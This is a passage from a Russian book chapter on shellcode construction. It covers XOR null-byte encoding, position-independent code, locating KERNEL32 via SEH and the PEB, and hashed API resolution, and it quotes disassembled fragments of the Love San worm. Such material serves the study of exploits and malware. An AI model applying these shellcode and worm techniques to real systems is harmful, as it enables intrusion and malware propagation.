Радикальным средством предотвращения появления нулей является шифровка shell-кода, в подавляющем большинстве случаев сводящаяся к тривиальному XOR. Основную трудность представляет поиск подходящего ключа шифрования — ни один шифруемый байт не должен обращаться в символ ноля. Поскольку a XOR a == 0, для шифрования подойдет любой байтовый ключ, не совпадающий ни с одним байтом shell-кода. Если же в shell-коде присутствует полный набор всех возможных значений от 00h до FFh, следует увеличить длину ключа до слова и двойного слова, выбирая ее так, чтобы никакой байт накладываемой гаммы не совпадал ни с одним шифруемым байтом. А как построить такую гамму (метод перебора не предлагать)? Да очень просто — подсчитываем частоту каждого из символов shell-кода, отбираем 4 символа, которые встречаются реже всего, выписываем их смещения относительно начала shell-кода в столбик и вычисляем остаток от деления на 4. Вновь записываем полученные значения в столбик, отбирая те, которые в нем не встречаются, — это и будут позиции данного байта в ключе. Непонятно? Не волнуйтесь, сейчас все это разберем на конкретном примере (листинги 4.13–4.15).

Допустим, в нашем shell-кода наиболее «низкочастотными» оказались символы 69h, ABh, CCh, DDh, встречающиеся в следующих позициях (см. листинг 4.13)

Листинг 4.13. Таблица смещений наиболее «низкочастотных» символов, отсчитываемых от начала шифруемого кода

```
символ    смещения позиций всех его вхождений
-----------------------------------------
69h       04h, 17h, 21h
ABh       12h, 13h, 1Eh, 1Fh, 27h
CCh       01h, 15h, 18h, 1Ch, 24h, 26h
DDh       02h, 03h, 06h, 16h, 19h, 1Ah, 1Dh
```

После вычисления остатка от деления на 4 над каждым из смещений мы получаем следующий ряд значений (см. листинг 4.14).

Листинг 4.14. Таблица остатков от деления смещений на 4

```
символ    остаток от деления смещений позиций на 4
-----------------------------------------------
69h       00h, 03h, 00h
ABh       02h  03h, 02h, 03h, 03h
CCh       01h, 01h, 00h, 00h, 00h, 02h
DDh       02h, 03h, 02h, 02h, 01h, 02h, 01h
```

Мы получили четыре ряда данных, представляющие собой позиции наложения шифруемого символа на гамму, в которой он обращается в ноль, что недопустимо, поэтому нам необходимо выписать все значения, которые не встречаются в каждом ряду данных (см. листинг 4.15).

Листинг 4.15. Таблица подходящих позиций символов ключа в гамме

```
символ    подходящие позиции в гамме
-------------------------------
69h       01h, 02h
ABh       00h, 01h
CCh       03h
DDh       00h
```

Теперь из полученных смещений можно собрать гамму, комбинируя их таким образом, чтобы каждый символ встречался в гамме лишь однажды. Смотрите, символ DDh может встречаться только в позиции 00h, символ CCh — только в позиции 03h, а два остальных символа — в любой из оставшихся позиций. То есть это будет либо DDh ABh 69h CCh, либо DD 69h ABh 69h. Если же гамму собрать не удается — необходимо увеличить ее длину. Разумеется, выполнять все расчеты вручную совершенно не обязательно, и эту работу можно переложить на компьютер.

Естественно, перед передачей управления на зашифрованный код он должен быть в обязательном порядке расшифрован. Эта задача возлагается на расшифровщик, к которому предъявляются следующие требования. Он должен быть:

- по возможности компактным;
- позиционно независимым (то есть полностью перемещаемым);
- не содержать в себе символов ноля.

В частности, в листинге 4.16 показано, как поступает червь Love San.

Листинг 4.16. *Расшифровщик shell-кода, выдранный из вируса Love San*

```
.data:0040458B EB 19            jmp     short loc_4045A6
.data:0040458B ; здесь мы прыгаем в середину кода,
.data:0040458B ; чтобы потом совершить CALL назад
.data:0040458B ; (CALL вперед содержит запрещенные символы нуля)
.data:0040458D
.data:0040458D sub_40458D       proc near               ; CODE XREF: sub_40458D+19vp
.data:0040458D
.data:0040458D 5E               pop     esi             ESI := 4045ABh
.data:0040458D ; выталкиваем из стека адрес возврата, помещенный туда командой CALL
.data:0040458D ; это необходимо для определения своего местоположения в памяти
.data:0040458D ;
.data:0040458E 31 C9            xor     ecx, ecx
.data:0040458E ; обнуляем регистр ECX
.data:0040458E ,
.data:00404590 81 E9 89 FF FF   sub     ecx, -77h
.data:00404590 ; увеличиваем ECX на 77h (уменьшаем ECX на -77h)
.data:00404590 , комбинация XOR ECX,ECX/SUB ECX, -77h эквивалентна MOV ECX, 77h
.data:00404590 ; за тем исключением, что ее машинное представление не содержит
.data:00404590 ; в себе нолей
.data:00404596
.data:00404596 loc_404596:                              ; CODE XREF: sub_40458D+15vj
.data:00404596 81 36 80 BF 32   xor     dword ptr [esi], 9432BF80h
.data:00404596 ; расшифровываем очередное двойное слово специально подобранной гаммой
.data:00404596 ;
.data:0040459C 81 EE FC FF FF   sub     esi, -4h
.data:0040459C ; увеличиваем ESI на 4h (переходим к следующему двойному слову)
.data:0040459C ;
.data:004045A2 E2 F2            loop    loc_404596
.data:004045A2 ; мотаем цикл, пока есть что расшифровывать
.data:004045A2 ;
.data:004045A4 EB 05            jmp     short loc_4045AB
.data:004045A4 ; передаем управление расшифрованному shell-коду
.data:004045A4 ;
.data:004045A6 loc_4045A6:      ; CODE XREF: .data:0040458B↑j
.data:004045A6 E8 E2 FF FF FF   call    sub_40458D
.data:004045A6 ; прыгаем назад, забрасывая адрес возврата (а это – адрес следующей
.data:004045A6 ; выполняемой инструкции) на вершину стека, после чего выталкиваем
.data:004045A6 ; его в регистр ESI, что эквивалентно MOV ESI, EIP, но такой машинной
.data:004045A6 ; команды в языке x86-процессоров нет
.data:004045A6 ;
.data:004045AB ; начало расшифрованного текста
```

ВЧЕРА БЫЛИ БОЛЬШИЕ, НО ПО ПЯТЬ... ИЛИ РАЗМЕР ТОЖЕ ИМЕЕТ ЗНАЧЕНИЕ!

По статистике габариты подавляющего большинства переполняющихся буферов составляют 8 байт. Значительно реже переполняются буферы, вмещающие

в себя от 16 до 128 (512) байт, а буферов больших размеров в живой природе практически не встречаются.

Закладываясь на худший из возможных вариантов (а в боевой обстановке атакующим приходится действовать именно так!), учитесь выживать даже в жесточайших условиях окружающей среды с минимумом пищи, воды и кислорода. В крошечный объем переполняющегося буфера можно вместить очень многое, если подходить ко всякому делу творчески и думать головой.

Первое (и самое простое), что пришло нашим хакерским предкам в голову, — это разбить атакующую программу на две неравные части — компактную голову и протяженный хвост (подробнее см. глава 3 «Жизненный цикл червей»). Голова обеспечивает следующие функции: переполнение буфера, захват управления и загрузку хвоста. Голова может нести двоичный код, но может обходиться и без него, осуществляя всю диверсионную деятельность «руками» уязвимой программы. Действительно, многие программы содержат большое количество служебных функций, дающих полный контроль над системой или, на худой конец, позволяют вывести себя из строя и пойти в управляемый разнос. Искажение одной или нескольких критических ячеек программы ведет к ее немедленному обрушению, и количество искаженных ячеек начинает расти как снежный ком. Через длинную или короткую цепочку причинно-следственных последствий в ключевые ячейки программы попадают значения, необходимые злоумышленнику. Причудливый узор мусорных байт внезапно складывается в законченную комбинацию, замок глухо щелкает, и дверцы сейфа медленно раскрываются. Это похоже на шахматную головоломку с постановкой мата в N ходов, причем состояние большинства полей неизвестно, поэтому сложность задачи быстро растет с увеличением N.

Конкретные примеры головоломок привести сложно, так как даже простейшие из них занимают несколько страниц убористого текста (в противном же случае листинги выглядят слишком искусственно, а решение лежит буквально на поверхности). Интересующиеся могут обратиться к коду червя Slapper, до сих пор остающегося непревзойденным эквилибристом по глубине атаки и детально проанализированного специалистами компании Symantec, отчет которых можно найти на их же сайте (см. «An Analysis of the Slapper Worm Exploit»).

Впрочем, атаки подобного типа скорее относятся к экзотике интеллектуальных развлечений, чем к практическим приемам вторжения в систему и потому чрезвычайно мало распространены. В плане возвращения к средствам традиционной «мануальной терапии» отметим, что, если размер переполняющегося буфера равен 8 байтам, отсюда еще не следует, что и длина shell-кода должна быть равна тем же 8 байтам. Ведь это же *переполняющийся* буфер! Но не стоит бросаться и в другую крайность — надеяться, что предельно допустимая длина shell-кода окажется практически неограниченной. Подавляющее большинство уязвимых приложений содержит несколько уровней проверок корректности пользовательского ввода, которые, будучи даже не совсем правильно реализованными, все-таки налагают определенные, подчас весьма жесткие ограничения на атаку.

Если в куцый объем переполняющегося буфера вместить загрузчик никак не удается, атакующий переходит к плану «В», заключающемуся в поиске альтернативных способов передачи shell-кода. Допустим, одно из полей пользовательского пакета данных допускает переполнение, приводящее к захвату управления, но его размер катастрофически мал. Но ведь остальные поля также содержатся в оперативной памяти, находясь в контексте уязвимого процесса! Так почему бы не использовать их для передачи shell-кода? Переполняющийся буфер, воздействуя на систему тем или иным образом, должен передать управление не на свое начало, а на первый байт shell-кода, если, конечно, атакующий знает относительный или абсолютный адрес последнего в памяти. Поскольку простейший способ передачи управления на автоматические буферы сводится к инструкции JMP ESP, то наиболее выгодно внедрять shell-код в те буферы, которые расположены в непосредственной близости от вершины стека, в противном случае ситуация рискует самопроизвольно выйти из-под контроля и для создания надежно работающего shell-кода атакующему придется попотеть. Собственно говоря, shell-код может находиться в самых неожиданных местах, например, в хвосте последнего TCP-пакета (в подавляющем большинстве случаев он попадает в адресное пространство уязвимого процесса, причем зачастую располагается по более или менее предсказуемым адресам).

В более сложных случаях shell-код может быть передан отдельным сеансом связи — злоумышленник создает несколько подключений к серверу. По одному передается shell-код (без переполнения, но в тех полях, размер которых достаточен для его вмещения), а по другому — запрос, вызывающий переполнение и передающий управление на shell-код. Дело в том, что в многопоточных приложениях локальные стеки всех потоков располагаются в едином адресном пространстве процесса и их адреса назначаются не хаотичным, а строго упорядоченным образом. При условии, что между двумя последними подключениями, установленными злоумышленником, к серверу не подключился кто-то еще, «трас-поточное» определение адресов представляет собой хоть и сложную, но вполне разрешимую проблему.

В ПОИСКАХ САМОГО СЕБЯ

Предположим, что shell-код наделен сознанием (хотя это и не так). Что бы мы ощутили оказавшись на его месте? Представьте себе, что вы диверсант-десантник, которого выбрасывают куда-то в пустоту. Вас окружает враждебная территория и еще темнота. Где вы? В каком месте приземлились? Рекогносцировка на местности (*лат. recognoscere [рассматривать] — разведка с целью получения сведений о расположении противника, его огневых средствах, особенностях местности, где предполагаются боевые действия, и т. п., проводимая командирами или офицерами штаба перед началом боевых действий*) и будет вашей первой задачей (а если вас занесет в болото, то и последней тоже).

Соответственно, первой задачей shell-кода является определение своего местоположения в памяти или, строго говоря, текущего значения регистра указателя команд (в частности, в x86-процессорах это регистр EIP).

Статические буферы, расположенные в секции данных, располагаются по более или менее предсказуемым адресам, легко выявляемых дизассемблированием уязвимого приложения. Однако они чрезвычайно чувствительны к версии атакуемого приложения и в меньшей степени — к модели операционной системы (различные операционные системы имеют неодинаковый нижний адрес загрузки приложений). Динамические библиотеки в большинстве своем перемещаемы и могут загружаться в память по произвольным базовым адресам, хотя при статической компоновке каждый конкретный набор динамических библиотек всегда загружается одним и тем же образом. Автоматические буферы, расположенные в стеке, и динамические буферы, расположенные в куче, размещаются по чрезвычайно трудно предсказуемым или даже совершенно непредсказуемым адресам.

Использование абсолютной адресации (или, говоря другими словами, жесткой привязки к конкретным адресам, вроде `MOV EAX, [406090h]`) ставит shell-код в зависимость от окружающей среды и приводит к многочисленным обрушениям уязвимых приложений, в которых буфер оказался не там, где ожидалось. «Из чего только делают современных хакеров, что они даже переполнить буфер, не угробив при этом систему, оказываются не в состоянии?» — вздыхает прошлое поколение. Чтобы этого не происходило, shell-код должен быть полностью перемещаемым — то есть должен уметь работать в любых, заранее ему неизвестных адресах.

Поставленную задачу можно решить двумя путями — либо использовать только относительную адресацию (что на x86-платформе, в общем-то, недостижимо), либо самостоятельно определять свой базовый адрес загрузки и вести «летоисчисление» уже от него. И тот, и другой способ рассматриваются ниже, с характерной для хакеров подробностью и обстоятельностью.

Семейство x86-процессоров с относительной адресацией категорически не в ладах, и разработка shell-кода для них — это отличная гимнастика для ума и огромное поле для всевозможных извращений. Всего имеется две относительные команды (`CALL` и `JMP/Jx` с опкодами `E8h` и `Ebh,E9h/7xh,0F 8xh` соответственно), и обе — команды управления. Непосредственное использование регистра `EIP` в адресных выражениях запрещено.

Использование относительных `CALL` в 32-разрядном режиме имеет свои трудности. Аргумент команды задается знаковым 4-байтовым целым, отсчитываемым от начала следующей команды и, при вызове нижележащих подпрограмм, в старших разрядах содержащим одни нули. А поскольку в строковых буферах символ нуля может встретиться лишь однажды, такой shell-код просто не сможет работать. Если же заменить нули чем-то другим, можно совершить оч-ч-чень далекий переход, далеко выходящий за пределы выделенного блока памяти.

Уж лучше прыгать назад — в область младших адресов, тогда нули волшебным образом превратятся в символы с кодом `FFh` (кстати говоря, также относящихся к категории «трудных» символов, которые соглашаются проглотить далеко не все уязвимые программы). Применив военную хитрость и засадив в инструкцию префикс `66h`, мы не только сократим длину машинной команды на

один байт (что в ряде случаев весьма актуально), но и оторвем два старших байта операнда (те, которые были с нулевыми символами). В машинном виде все это выглядит приблизительно так, как в листинге 4.17.

Листинг 4.17. Машинное представление относительных команд CALL

```
00000000: E804000000          call    000000009
00000005: 66E80101            call    00000010A
00000009: E8F7FFFFFF          call    000000005
```

Сказанное справедливо и по отношению к команде JMP, за тем лишь исключением, что команды условного перехода (равно как и команда JMP SHORT) размещают свой адрес перехода в одном-единственном байте, что не только усиливает компактность кода, но и избавляет нас от проблемы «трудных» символов.

Если же необходимо совершить переход по абсолютному адресу (например, вызвать некоторую системную функцию или функцию уязвимой программы), можно воспользоваться конструкцией CALL регистр/JMP регистр, предварительно загрузив регистр командой MOV регистр, непосредственный операнд (от нулевых символов можно избавиться с помощью команд адресной арифметики) или командой CALL непосредственный операнд с опкодом FF /2, 9A или FF /3 для ближнего, дальнего и перехода по операнду в памяти соответственно.

Относительная адресация данных (в том числе и самомодифицирующегося кода) обеспечивается на порядок сложнее. Все имеющиеся в нашем распоряжении команды адресуются исключительно относительно регистра-указателя верхушки стека (в x86-процессорах это регистр ESP), что, конечно, довольно привлекательно само по себе, но и таит определенную внутреннюю опасность. Положение указателя стека после переполнения в общем случае не определено, и наличие необходимого количества стековой памяти не гарантировано. Так что действовать приходится на свой страх и риск.

Стек можно использовать и для подготовки строковых/числовых аргументов системных функций, формируя их командой PUSH и передавая через относительный указатель ESP + X, где X может быть как числом, так и регистром. Аналогичным образом осуществляется и подготовка самомодифицирующегося кода — мы «пушим» код в стек и модифицируем его, отталкиваясь от значения регистра ESP.

Любители же «классической миссионерской» могут пойти другим путем, определяя текущую позицию EIP посредством конструкции CALL $ + 5/RET, правда, в лоб такую последовательность машинных команд в строковый буфер не передать, так как 32-разрядный аргумент команды CALL содержит несколько символов ноля. В простейшем случае они изгоняются «заклинанием» 66 E8 FF FF C0, которое эквивалентно инструкциям CALL $-3/INC EAX, наложенным друг на друга (естественно, это может быть не только EAX и не только INC). Затем лишь остается вытолкнуть содержимое верхушки стека в любой регистр общего назначения, например EBP или EBX. К сожалению, без использования стека здесь не обойтись, и предлагаемый метод требует, чтобы указатель вершины стека смот-

рел на выделенный регион памяти, доступной для записи. Для перестраховки (если переполняющийся буфер действительно срывает стек на хрен) регистр ESP рекомендуется инициализировать самостоятельно. Это действительно очень просто сделать, ведь многие из регистровых переменных уязвимой программы содержат предсказуемые значения, точнее — используются предсказуемым образом. Так, в Си++-программах, откомпилированных MS VC++, ECX наверняка содержит указатель this, а this — это не только «ценный мех», но и как минимум 4 байта доступной памяти!

В порядке дальнейшего развития этой идеи отметим, что не стоит, право же, игнорировать значения регистров, доставшихся shell-коду в момент начала его выполнения. Многие из них указывают на полезные структуры данных и выделенные регионы памяти, которые мы гарантированно можем использовать, не рискуя нарваться на исключение и прочие неожиданные неприятности. Некоторые регистровые переменные чувствительны к версии уязвимого приложения, некоторые — к версии компилятора и ключам компиляции, так что «гарантированность» эта очень и очень относительна, впрочем, как и все сущее на земле.

ТЕХНИКА ВЫЗОВА СИСТЕМНЫХ ФУНКЦИЙ

Возможность вызова системных функций, строго говоря, не является обязательным условием успешности атаки, поскольку все необходимое для атаки жертва (уязвимая программа) уже содержит внутри себя, в том числе и вызовы системных функций вместе с высокоуровневой оберткой прикладных библиотек вокруг них. Дизассемблировав исследуемое приложение и определив целевые адреса интересующих нас функций, мы можем сделать CALL целевой адрес или PUSH адрес возврата/JMP относительный целевой адрес или MOV регистр, абсолютный целевой адрес/PUSH адрес возврата/JMP регистр.

Замечательно, если уязвимая программа импортирует пару функций LoadLibrary/GetProcAddress, — тогда shell-код сможет загрузить любую динамическую библиотеку и обратиться к любой из ее функций. А если функции GetProcAddress в таблице импорта нет? Тогда — атакующий будет вынужден самостоятельно определять адреса интересующих его функций, отталкиваясь от базового адреса загрузки, возвращенным LoadLibrary и действуя либо путем «ручного» разбора PE-файла, либо отождествляя функции по их сигнатурам. Первое сложно, второе — ненадежно. Закладываться на фиксированные адреса системных функций категорически недопустимо, поскольку они варьируются от одной версии операционной системы к другой.

Хорошо, а как быть, когда функция LoadLibrary в таблице импорта отсутствует и одной или нескольких системных функций, жизненно необходимых shell-коду для распространения, там тоже нет? В UNIX-системах можно (и нужно!) использовать прямой вызов функций ядра, реализуемый либо посредством прерывания по вектору 80h (LINUX, Free BSD, параметры передаются через регистры), либо через дальний CALL по адресу 0007h:00000000h (System V, параметры

передаются через стек), при этом номера системных вызовов содержатся в файле /usr/include/sys/syscall.h (см. далее раздел «Реализация системных вызовов в различных ОС»). Еще можно вспомнить машинные команды `syscall`/`sysenter`, которые, как и следует из их названия, осуществляют прямые системные вызовы вместе с передачей параметров. В Windows NT и производных от нее системах дела обстоят намного сложнее. Взаимодействие с ядром *реализуется посредством прерывания INT 2Eh, неофициально называемого native API-interface* («родной» API-интерфейс). Кое-какая информация на этот счет содержится в легендарном Interrupt List'e Ральфа Брауна и «Недокументированных возможностях Windows NT» Коберниченко, но мало, очень мало. Это чрезвычайно скудно документированный интерфейс, и единственным источником данных остаются дизассемблерные листинги KERNEL32.DLL и NTDLL.DLL. Работа с native API требует высокого профессионализма и глубокого знания архитектуры операционной системы, да и как-то громоздко все получается — ядро NT оперирует с небольшим числом довольно примитивных (или, если угодно, — низкоуровневых) функций. К непосредственному употреблению они непригодны и, как и всякий полуфабрикат, должны быть соответствующим образом приготовлены. Например, функция `LoadLibrary` «распадается», по меньшей мере, на два системных вызова — `NtCreateFile (EAX = 17h)` — открывает файл, `NtCreateSection (EAX = 2Bh)` — проецирует файл в память (то есть работает как `CreateFileMapping`), после чего `NtClose (EAX = 0Fh)` со спокойной совестью закрывает дескриптор. Что же касается функции `GetProcAddress`, то она целиком реализована в NTDLL.DLL и в ядре даже не почевала (впрочем, при наличии спецификации PE-формата — она входит в Platform SDK и MSDN — таблицу экспорта можно проанализировать и «вручную»).

Правда, обращаться к ядру для выбора «эмулятора» `LoadLibrary` совершенно не обязательно, поскольку библиотеки NTDLL.DLL и KERNEL32.DLL всегда присутствуют в адресном пространстве любого процесса, и если мы сможем определить адрес их загрузки, мы сорвем банк. Автору известно два способа решения этой задачи — через системный обработчик структурных исключений и через PEB. Первый — самоочевиден, но громоздок и неэлегантен, а второй элегантен, но ненадежен.

...PEB только на моей памяти менялась три раза
© Юрий Харон

Однако последнее обстоятельство ничуть не помешало червю Love San разбросать себя по миллионам машин.

Если во время выполнения приложения возникает исключительная ситуация (*деление на ноль* или обращение к несуществующей странице памяти, например) и само приложение никак ее не обрабатывает, то управление получает системный обработчик, реализованный внутри KERNEL32.DLL и в W2K SP3 расположенный по адресу `77EA1856h`. В других операционных системах этот адрес будет иным, поэтому грамотно спроектированный shell-код должен автоматически определять адрес обработчика на лету. Вызывать исключение и трас-

сировать код (как это приходилось делать во времена старушки MS-DOS) теперь совершенно необязательно. Лучше обратиться к цепочке структурных обработчиков, упакованных в структуру EXCEPTION_REGISTRATION, первое двойное слово которых содержит указатель на следующий обработчик (или FFFFFFFFh, если никаких обработчиков больше нет), а второе — на адрес данного обработчика (листинг 4.18).

Листинг 4.18. Структура EXCEPTION_REGISTRATION

```
_EXCEPTION_REGISTRATION struc
  prev dd ?
  handler dd ?
_EXCEPTION_REGISTRATION ends
```

Первый элемент цепочки обработчиков хранится по адресу FS:[00000000h], а все последующие — непосредственно в адресном пространстве подопытного процесса. Перемещаясь от элемента к элементу, мы будем двигаться до тех пор, пока в поле prev не встретим FFFFFFFFh, тогда поле handler предыдущего элемента будет содержать адрес системного обработчика. Неофициально этот механизм называется «раскруткой стека структурных исключений», и подробнее о нем можно прочитать в статье Мэтта Питрека «A Crash Course on the Depths of Win32 Structured Exception Handling», входящей в состав MSDN.

В качестве наглядной иллюстрации далее приведен код, возвращающий в регистре EAX адрес системного обработчика (листинг 4.19).

Листинг 4.19. Код, определяющий базовый адрес загрузки KERNEL32.DLL по SEH

```
data:00501007                   xor eax, eax          ; EAX := 0
data:00501009                   xor ebx, ebx          ; EBX := 0
data:0050100B                   mov ecx, fs:[eax+4]   ; адрес обработчика
data:0050100F                   mov eax, fs:[eax]     ; указатель на след. обработчик
data:00501012                   jmp short loc_501019  ; на проверку условия цикла
data:00501014 ; ---------------------------------------------------------------
data:00501014 loc_501014:
data:00501014                   mov ebx, [eax+4]      ; адрес обработчика
data:00501017                   mov eax, [eax]        ; указатель на след. обработчик
data:00501019
data:00501019 loc_501019:
data:00501019                   cmp eax, 0FFFFFFFFh   ; это последний обработчик?
data:0050101C                   jnz short loc_501014  ; мотаем цикл, пока не конец
```

Коль скоро по крайней мере один адрес, принадлежащий библиотеке KERNEL32.DLL, нам известен, определить базовый адрес ее загрузки уже не составит никакого труда (он кратен 1000h и содержит в своем начале new-exe заголовок, элементарно опознаваемый по сигнатурам "MZ" и "PE"). Следующий код принимает/ожидает в регистре EBP адрес системного загрузчика и в нем же возвращает базовый адрес загрузки KERNEL32.DLL (листинг 4.20).

Листинг 4.20. Функция, определяющая базовый адрес загрузки KERNEL32.DLL путем поиска сигнатур "MZ" и "PE" в оперативной памяти

```
001B:0044676C   CMP   WORD PTR [EBP+00].5A4D          это "MZ"?
001B:00446772   JNZ   00446781                        -- нет, не MZ
001B:00446774   MOV   EAX,[EBP+3C]                   ; на "PE" заголовок
001B:00446777   CMP   DWORD PTR [EAX+EBP+0].4550      это "PE"?
001B:0044677F   JZ    00446789                        -- да, это PE -->
001B:00446781   SUB   EBP,00010000                    след. 1Кб блок
001B:00446787   LOOP  0044676C                        мотаем цикл
001B:00446789   ...
```

Существует и более элегантный способ определения базового адреса загрузки KERNEL32.DLL, основанный на PEB (*Process Environment Block* — блок окружения процесса), указатель на который содержится в двойном слове по адресу FS:[00000030h], а сам PEB разлагается следующим образом (листинг 4.21).

Листинг 4.21. Реализация структуры PEB в W2K/XP

```
PEB                                 STRUC
   PEB_InheritedAddressSpace        DB      ?
   PEB_ReadImageFileExecOptions     DB      ?
   PEB_BeingDebugged                DB      ?
   PEB_SpareBool                    DB      ?
   PEB_Mutant                       DD      ?
   PEB_ImageBaseAddress             DD      ?
   PEB_PebLdrData                   DD      PEB_LDR_DATA PTR ?      +0Ch
   ...
   PEB_SessionId                    DD      ?
PEB
```

По смещению 0Ch в нем содержится указатель на PEN_LDR_DATA, представляющий собой список загруженных динамических библиотек, перечисленный в порядке их инициализации (NTDLL.DLL инициализируется первой, следом за ней идет KERNEL32.DLL) (листинг 4.22).

Листинг 4.22. Реализация структуры PEB_LDR_DATA в W2K/XP

```
PEB_LDR_DATA STRUC
   PEB_LDR_cbsize                   DD          ?                   +0C
   PEB_LDR_Flags                    DD          ?                 ; +04
   PEB_LDR_Unknown8                 DD          ?                   +08
   PEB_LDR_InLoadOrderModuleList    LIST_ENTRY  ?                   +0Ch
   PEB_LDR_InMemoryOrderModuleList  LIST_ENTRY  ?                   +14h
   PEB_LDR_InInitOrderModuleList    LIST_ENTRY  ?                   +1Ch
PEB_LDR_DATA ENDS

LIST_ENTRY STRUC
   LE_FORWARD                       dd      *forward_in_the_list      + 00h
   LE_BACKWARD                      dd      *backward_in_the_list     + 04h
   LE_IMAGE_BASE                    dd      imagebase_of_ntdll.dll    + 08h
   ...
   LE_IMAGE_TIME                    dd      imagetimestamp            + 44h
LIST_ENTRY
```

Собственно, вся идея заключается в том, чтобы, прочитав двойное слово по адресу FS:[00000030h], преобразовать его в указатель на PEB и перейти по адресу, на который ссылается указатель, лежащий по смещению 0Ch от его начала — InInitOrderModuleList. Отбросив первый элемент, принадлежащий NTDLL.DLL, мы получим указатель на LIST_ENTRY, содержащий характеристики KERNEL32.DLL (в частности, базовый адрес загрузки храниться в третьем двойном слове). Впрочем, это легче программировать, чем говорить, и все вышесказанное с легкостью умещается в пяти ассемблерных командах.

Далее приведен код, выдранный из червя Love San, до сих пор терроризирующего Интернет (листинг 4.23). Данный фрагмент не имеет никакого отношения к автору вируса, и был им «позаимствован» из сторонних источников. Об этом говорят «лишние» ассемблерные команды, предназначенные для совместимости с Windows 9x (в ней все не так, как в NT), но ведь ареал обитания Love San ограничен исключительно NT-подобными системами, и он в принципе не способен поражать Windows 9x!

Листинг 4.23. Фрагмент червя Love San, ответственный за определение базового адреса загрузки KERNEL32.DLL и обеспечивающий червю завидную независимость от версии атакуемой операционной системы

```
data:004046FE 64 A1 30 00 00    mov eax, large fs:30h        ; PEB base
data:00404704 85 C0                 test eax, eax            ;
data:00404706 78 0C                 js short loc_404714      ; -- мы на w9x -->
data:00404708 8B 40 0C          mov eax, [eax+0Ch]           ; PEB_LDR_DATA
data:0040470B 8B 70 1C          mov esi, [eax+1Ch]           ; 1й элемент
InInitOrderModuleList
data:0040470E AD                lodsd                        ; следующий элемент
data:0040470F 8B 68 08          mov ebp, [eax+8]             ; базовый адрес KERNEL32.DLL
data:00404712 EB 09                 jmp short loc_40471D
data:00404714; ---------------------------------------------------------------------------
data:00404714 loc_404714:                                    ; CODE XREF: kk_get_kernel32+A^j
data:00404714 8B 40 34          mov eax, [eax+34h]
data:00404717 8B A8 B8 00 00+   mov ebp, [eax+0B8h]
data:00404717
data:0040471D loc_40471D:                                    ; CODE XREF: kk_get_kernel32+16^j
```

Ручной разбор PE-формата, несмотря на свое устрашающее название, реализуется элементарно. Двойное слово, лежащее по смещению 3Ch от начала базового адреса загрузки, содержит смещение (не указатель!) PE-заголовка файла, который, в свою очередь, в 78h своем двойном слове содержит смещение таблицы экспорта, 18h-1Bh и 20h-23h байты которой хранят количество экспортируемых функций и смещение таблицы экспортируемых имен соответственно (хотя функции экспортируются также и по ординалам, смещение таблицы экспорта которых находится в 24h-27h байтах). Запомните эти значения — 3Ch, 78h, 20h/24h — они будут вам часто встречаться в коде червей и эксплоитов, значительно облегчая идентификацию алгоритма последних (листинг 4.24).

Листинг 4.24. Фрагмент червя Love San, ответственный за определение адреса таблицы экспортируемых имен

```
.data:00404728      mov   ebp, [esp+arg_4]      базовый адрес загрузки KERNEL32
.data:0040472C      mov   eax, [ebp+3Ch]        на PE-заголовок
.data:0040472F      mov   edx, [ebp+eax+78h]    на таблицу экспорта
.data:00404733      add   edx, ebp
.data:00404735      mov   ecx, [edx+18h]        ; кол-во экспортируемых функций
.data:00404738      mov   ebx, [edx+20h]        на таблицу экспортируемых имен
.data:0040473B      add   ebx, ebp              адрес таблицы экспорт. имен
```

Теперь, отталкиваясь от адреса таблицы экспортируемых имен (в грубом приближении представляющей собой массив текстовых ASCIIZ-строк, каждая из которых соответствует «своей» API-функции), мы сможем найти все необходимое. Однако от посимвольного сравнения лучше сразу отказаться, и вот почему: во-первых, имена большинства API-функций чрезвычайно тяжеловесны, а размер shell-код жестко ограничен, во-вторых, явная загрузка API-функций чрезвычайно упрощает анализ алгоритма shell-кода, что не есть хорошо. Всех этих недостатков лишен алгоритм хеш-сравнения, в общем случае сводящийся к «свертке» сравниваемых строк по некоторой функции f. Подробнее об этом можно прочитать в соответствующей литературе (например, «Искусство программирования» Кнута), здесь же мы просто приведем программный код, снабженный подробными комментариями (листинг 4.25).

Листинг 4.25. Фрагмент червя Love San, ответственный за определения индекса функции в таблице

```
.data:0040473D  loc_40473D:                 ; CODE XREF: kk_get_proc_adr+36vj
.data:0040473D  jecxz short loc_404771      ; → ошибка
.data:0040473F  dec ecx                     ; в ecx кол-во экспорт. функций
.data:00404740  mov esi, [ebx+ecx*4]        ; смещение конца массива экспорт. функций
.data:00404743  add esi, ebp                ; адрес конца массива экспорт. функций
.data:00404745  xor edi, edi                ; EDI := 0
.data:00404747  cld                         ; сбрасываем флаг направления
.data:00404748
.data:00404748  loc_404748:                 ; CODE XREF: kk_get_proc_adr+30vj
.data:00404748  xor eax, eax                ; EAX := 0
.data:0040474A  lodsb                       ; читаем очередной символ имени функции
.data:0040474B  cmp al, ah                  ; это конец строки?
.data:0040474D  jz short loc_404756           если конец, то прыг на конец
.data:0040474F  ror edi, 0Dh                ; хешируем имя функции на лету..
.data:00404752  add edi, eax                ; ..накапливая хеш-сумму в регистре EDI
.data:00404754  jmp short loc_404748 ;
.data:00404756  loc_404756:                 ; CODE XREF: kk_get_proc_adr+29↑j
.data:00404756  cmp edi, [esp+arg_0]        ; это хеш "нашей" функции?
.data:0040475A  jnz short loc_40473D        ; если нет, продолжить перебор
```

Зная индекс целевой функции в таблице экспорта, легко определить ее адре
Это можно сделать, например, таким образом (листинг 4.26).

Листинг 4.26. Фрагмент червя Love San, осуществляющий окончательное определение адреса API-функции в памяти

```
data:0040475C    mov ebx, [edx+24h]      ; смещение таблицы экспорта ординалов
data:0040475F    add ebx, ebp            ; адрес таблицы ординалов
data:00404761    mov cx, [ebx+ecx*2]     ; получаем индекс в таблице адресов
data:00404765    mov ebx, [edx+1Ch]      ; смещение экспортной таблицы адресов
data:00404768    add ebx, ebp            ; адрес экспортной таблицы адресов
data:0040476A    mov eax, [ebx+ecx*4]    ; получаем смещение функции по индексу
data:0040476D    add eax, ebp            ; получаем адрес функции
```

РЕАЛИЗАЦИЯ СИСТЕМНЫХ ВЫЗОВОВ В РАЗЛИЧНЫХ ОС

Механизм системных вызовов — это задний двор операционной системы, или, если угодно, ее внутренняя и не всегда хорошо документированная кухня. Внутри червя плавают какие-то константы, команды, сложным образом манипулирующие регистрами, но физический смысл происходящего в целом остается неясным.

